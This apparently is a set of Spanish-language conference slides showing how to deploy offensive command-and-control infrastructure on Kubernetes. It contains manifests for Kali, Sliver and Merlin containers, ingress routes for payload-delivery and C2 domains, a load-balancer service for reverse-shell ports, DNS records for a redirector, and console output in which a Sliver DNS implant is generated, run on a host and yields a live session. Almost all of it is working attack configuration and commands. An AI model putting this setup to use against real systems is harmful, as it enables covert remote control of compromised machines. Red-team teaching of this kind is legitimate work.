
```
ko apply -f ingress.yaml
```

```
apiVersion: traefik.containo.us/v1alpha1
kind: IngressRoute
metadata:
  name: payload-https
  namespace: c2
spec:
  entryPoints:
    - https
  routes:
    - kind: Rule
      match: Host(`minieko.xyz`)
      services:
        - kind: Service
          name: payloads
          port: 80
      tls:
        secretName: minieko-tls
```

# PAYLOAD DELIVERY/test



# KALI



# KALI/meterpreter-netcat-oldschoo

```
1 apiVersion: apps/v1
2 kind: StatefulSet
3 metadata:
4   name: kali-sh
5   namespace: c2
6   labels:
7     app: kali-sh
8 spec:
9   replicas: 1
10  selector:
11    matchLabels:
12      app: kali-sh
13  serviceName: kali-sh
14  template:
15    metadata:
16      labels:
17        app: kali-sh
18    spec:
19      containers:
20        - image: kalilinux/kali-rolling
21          name: kali-sh
22          imagePullPolicy: Always
23          command: ["/bin/bash"]
24          args: ["-c","tail -f /dev/null"]
25          ports:
26            - name: kali-sh-web
27              protocol: TCP
28              containerPort: 1337
29          volumeMounts:
30            - mountPath: "/kali.data"
31              name: kali-data
32            - mountPath: "/shared-pvc"
33              name: shared-storage
34        volumes:
35          - name: kali-data
36          - name: shared-storage
37          persistentVolumeClaim:
38            claimName: shared-pvc
```

```
39    volumeClaimTemplates:
40      - metadata:
41          name: kali-data
42          labels:
43            app: kali-sh
44        spec:
45          accessModes: [ "ReadWriteOnce" ]
46          storageClassName: rook-ceph-block-x2
47          resources:
48            requests:
49              storage: "16Gi"
50
```

```
ko apply -f kali-deployment.yaml
```


# KALI/meterpreter-netcat-oldschoo

En lugar de usar traefik, vamos a crear un servicio y que metallb le asigne una ip publica, esto agiliza el proceso de abrir nuevos puertos para futuras reverse shells

Recomendación: abrir bocha de puertos antes :)

```
1 ---  
2 apiVersion: v1  
3 kind: Service  
4 metadata:  
5   name: kali-sh-web  
6   namespace: c20  
7   annotations:  
8     metallb.universe.tf/address-pool: public  
9   labels:  
10    app: kali-sh  
11 spec:  
12   ports:  
13     - protocol: TCP  
14       name: nc-rev-1  
15       port: 1337  
16   selector:  
17     app: kali-sh  
18   type: LoadBalancer
```

# SLIVER



# SLIVER/dns

Setea los dns con las ip del redirector!  
Host del NS record, puede ser cualquier cosa

Type	Host	Value
A Record	@	172.105.248.184
A Record	ns1	172.105.248.184
NS Record	1	ns1.notcobalt.xyz.

# sliver/dns, statefulset

```
1 apiVersion: apps/v1
2 kind: StatefulSet
3 metadata:
4   name: sliver-sh
5   namespace: c2
6   labels:
7     app: sliver-sh
8 spec:
9   replicas: 1
10  selector:
11    matchLabels:
12      app: sliver-sh
13  serviceName: sliver-sh
14  template:
15    metadata:
16      labels:
17        app: sliver-sh
18    spec:
19      containers:
20        - image: 10.233.3.129:5000/sliver
21          name: sliver-sh
22          imagePullPolicy: Always
23          command: ["/bin/bash"]
24          args: ["-c", "apt update && apt install -y tmux && tail -f /dev/null"]
25      ports:
26        - name: sliver-sh-web
27          protocol: TCP
28          containerPort: 80
29        - name: sliver-sh-https
30          protocol: TCP
31          containerPort: 443
```

```
32       volumeMounts:
33         - mountPath: "/app/Data"
34           name: sliver-sh-data
35         - mountPath: "/shared-storage"
36           name: shared-storage
37       volumes:
38         - name: sliver-sh-data
39         - name: shared-storage
40       persistentVolumeClaim:
41         claimName: shared-pvc
42       volumeClaimTemplates:
43         - metadata:
44             name: sliver-sh-data
45             labels:
46               app: sliver-sh
47       spec:
48         accessModes: [ "ReadWriteOnce" ]
49         storageClassName: rook-ceph-block-x2
50         resources:
51           requests:
52             storage: "16Gi"
```

# sliver/dns, svc, udp ingress

```
apiVersion: v1
kind: Service
metadata:
  name: sliver-sh-dns
  namespace: c2
  labels:
    app: sliver-sh
spec:
  ports:
  - port: 53
    protocol: UDP
    name: sliver-sh-dns
    targetPort: 53
  selector:
    app: sliver-sh
```

```
1 apiVersion: traefik.containo.us/v1alpha1
2 kind: IngressRouteUDP
3 metadata:
4   name: ingressrouteudp.crd
5   namespace: c2
6
7 spec:
8   entryPoints:
9     - dns
10  routes:
11    - match: HostSNI('*')
12      services:
13        - name: sliver-sh-dns
14          port: 53
```

# sliver/dns, demo

```
mini@molly:~$ ko exec sliver-sh-0 -n c2 -it -- bash
root@sliver-sh-0:/home/sliver# tmux
root@sliver-sh-0:/home/sliver# /opt/sliver-server

All hackers gain evolve
[*] Server v1.0.7 - 326c13ecb98e8a210f0c1bbb9ce3d65d8ad1bf8f - Dirty
[*] Welcome to the sliver shell, please type 'help' for options

sliver > dns --domains 1.notcobalt.xyz.

[*] Starting DNS listener with parent domain(s) [1.notcobalt.xyz.] ...
sliver >
[*] Successfully started job #1


sliver > generate --os linux --dns 1.notcobalt.xyz --skip-symbols

[*] Generating new linux/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 00:00:03
[*] Implant saved to /home/sliver/SECRET_WATERSPOUT

sliver > 
```

# sliver/dns, demo 2

```
root@sliver-sh-0:/home/sliver# cp /home/sliver/SECRET_WATERSPOUT /shared-storage/  
root@sliver-sh-0:/home/sliver#
```



```
root@localhost:~# ./SECRET_WATERSPOUT
```

# sliver/dns, demo 2

```
All hackers gain prowess
[*] Server v1.0.7 - 326c13ecb98e8a210f0c1bbb9ce3d65d8ad1bf8f - Dirty
[*] Welcome to the sliver shell, please type 'help' for options

sliver > jobs

[*] No active jobs

sliver > dns --domains 1.notcobalt.xyz.

[*] Starting DNS listener with parent domain(s) [1.notcobalt.xyz.] ...
sliver >
[*] Successfully started job #1

sliver > generate --os linux --dns 1.notcobalt.xyz --skip-symbols

[*] Generating new linux/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 00:00:03
[*] Implant saved to /home/sliver/LARGE_HELLO

[*] Session #1 LARGE_HELLO - n/a (molly) - linux/amd64 - Wed, 23 Sep 2020 21:22:51 UTC

sliver > pwd

[!] Please select an active session via `use`

sliver > use 1

[*] Active session LARGE_HELLO (1)

sliver (LARGE_HELLO) > pwd


[*] /home/mini/eko2020/offensive-infra/c2/sliver-dns-short

sliver (LARGE_HELLO) > |
```

MERLIN



# MERLIN



# MERLIN/statefulset

```
1 apiVersion: apps/v1
2 kind: StatefulSet
3 metadata:
4   name: merlin-lh
5   namespace: c2
6   labels:
7     app: merlin-lh
8 spec:
9   replicas: 1
10  selector:
11    matchLabels:
12      app: merlin-lh
13  serviceName: merlin-lh
14 template:
15  metadata:
16    labels:
17      app: merlin-lh
18  spec:
19    containers:
20      - image: 10.233.3.129:5000/merlin
21        name: merlin-lh
22        imagePullPolicy: Always
23        command: ["/bin/bash"]
24        args: ["-c", "tail -f /dev/null"]
25        ports:
26          - name: merlin-lh-web
27            protocol: TCP
28            containerPort: 80
29          - name: merlin-lh-https
29            protocol: TCP
30            containerPort: 443
31        volumeMounts:
32          - mountPath: "/app/Data"
33            name: merlin-lh-data
34          - mountPath: "/shared-pvc"
35            name: shared-storage
36
```

```
37      volumes:
38        - name: merlin-lh-data
39        - name: shared-storage
40          persistentVolumeClaim:
41            claimName: shared-pvc
42          volumeClaimTemplates:
43            - metadata:
44              name: merlin-lh-data
45              labels:
46                app: merlin-lh
47            spec:
48              accessModes: [ "ReadWriteOnce" ]
49              storageClassName: rook-ceph-block-x2
50              resources:
51                requests:
52                  storage: "16Gi"
```

```
ko apply -f merlin-stateful.yaml
```

# MERLIN/services

```
1 apiVersion: v1
2 kind: Service
3 metadata:
4   name: merlin-lh-web
5   namespace: c2
6   labels:
7     app: merlin-lh
8 spec:
9   ports:
10  - port: 80
11    name: merlin-lh-web
12    targetPort: 80
13  selector:
14    app: merlin-lh
15 ---
```

```
15 ---
16 apiVersion: v1
17 kind: Service
18 metadata:
19   name: merlin-lh-https
20   namespace: c2
21   labels:
22     app: merlin-lh
23 spec:
24   ports:
25   - port: 443
26     name: merlin-lh-https
27     targetPort: 443
28   selector:
29     app: merlin-lh
```

```
ko apply -f merlin-svc.yaml
```

# MERLIN/ingressroute

```
1 apiVersion: traefik.containo.us/v1alpha1
2 kind: IngressRoute
3 metadata:
4   name: merlin-lh-http
5   namespace: c2
6 spec:
7   entryPoints:
8     - web
9   routes:
10  - kind: Rule
11    match: Host(`pwndemic.xyz`)
12    services:
13      - kind: Service
14        name: merlin-lh-web
15        port: 80
16 ---
```

```
16 ---
17 apiVersion: traefik.containo.us/v1alpha1
18 kind: IngressRoute
19 metadata:
20   name: merlin-lh-https
21   namespace: c2
22 spec:
23   entryPoints:
24     - https
25   routes:
26     - kind: Rule
27       match: Host(`pwndemic.xyz`)
28       services:
29         - kind: Service
30           name: merlin-lh-https
31           port: 443
32       tls:
33         secretName: pwndemic-tls
```

```
ko apply -f merlin-ingressroutes.yaml
```

# DEMO



---

# GRACIAS

mini@kaktheplanet.xyz

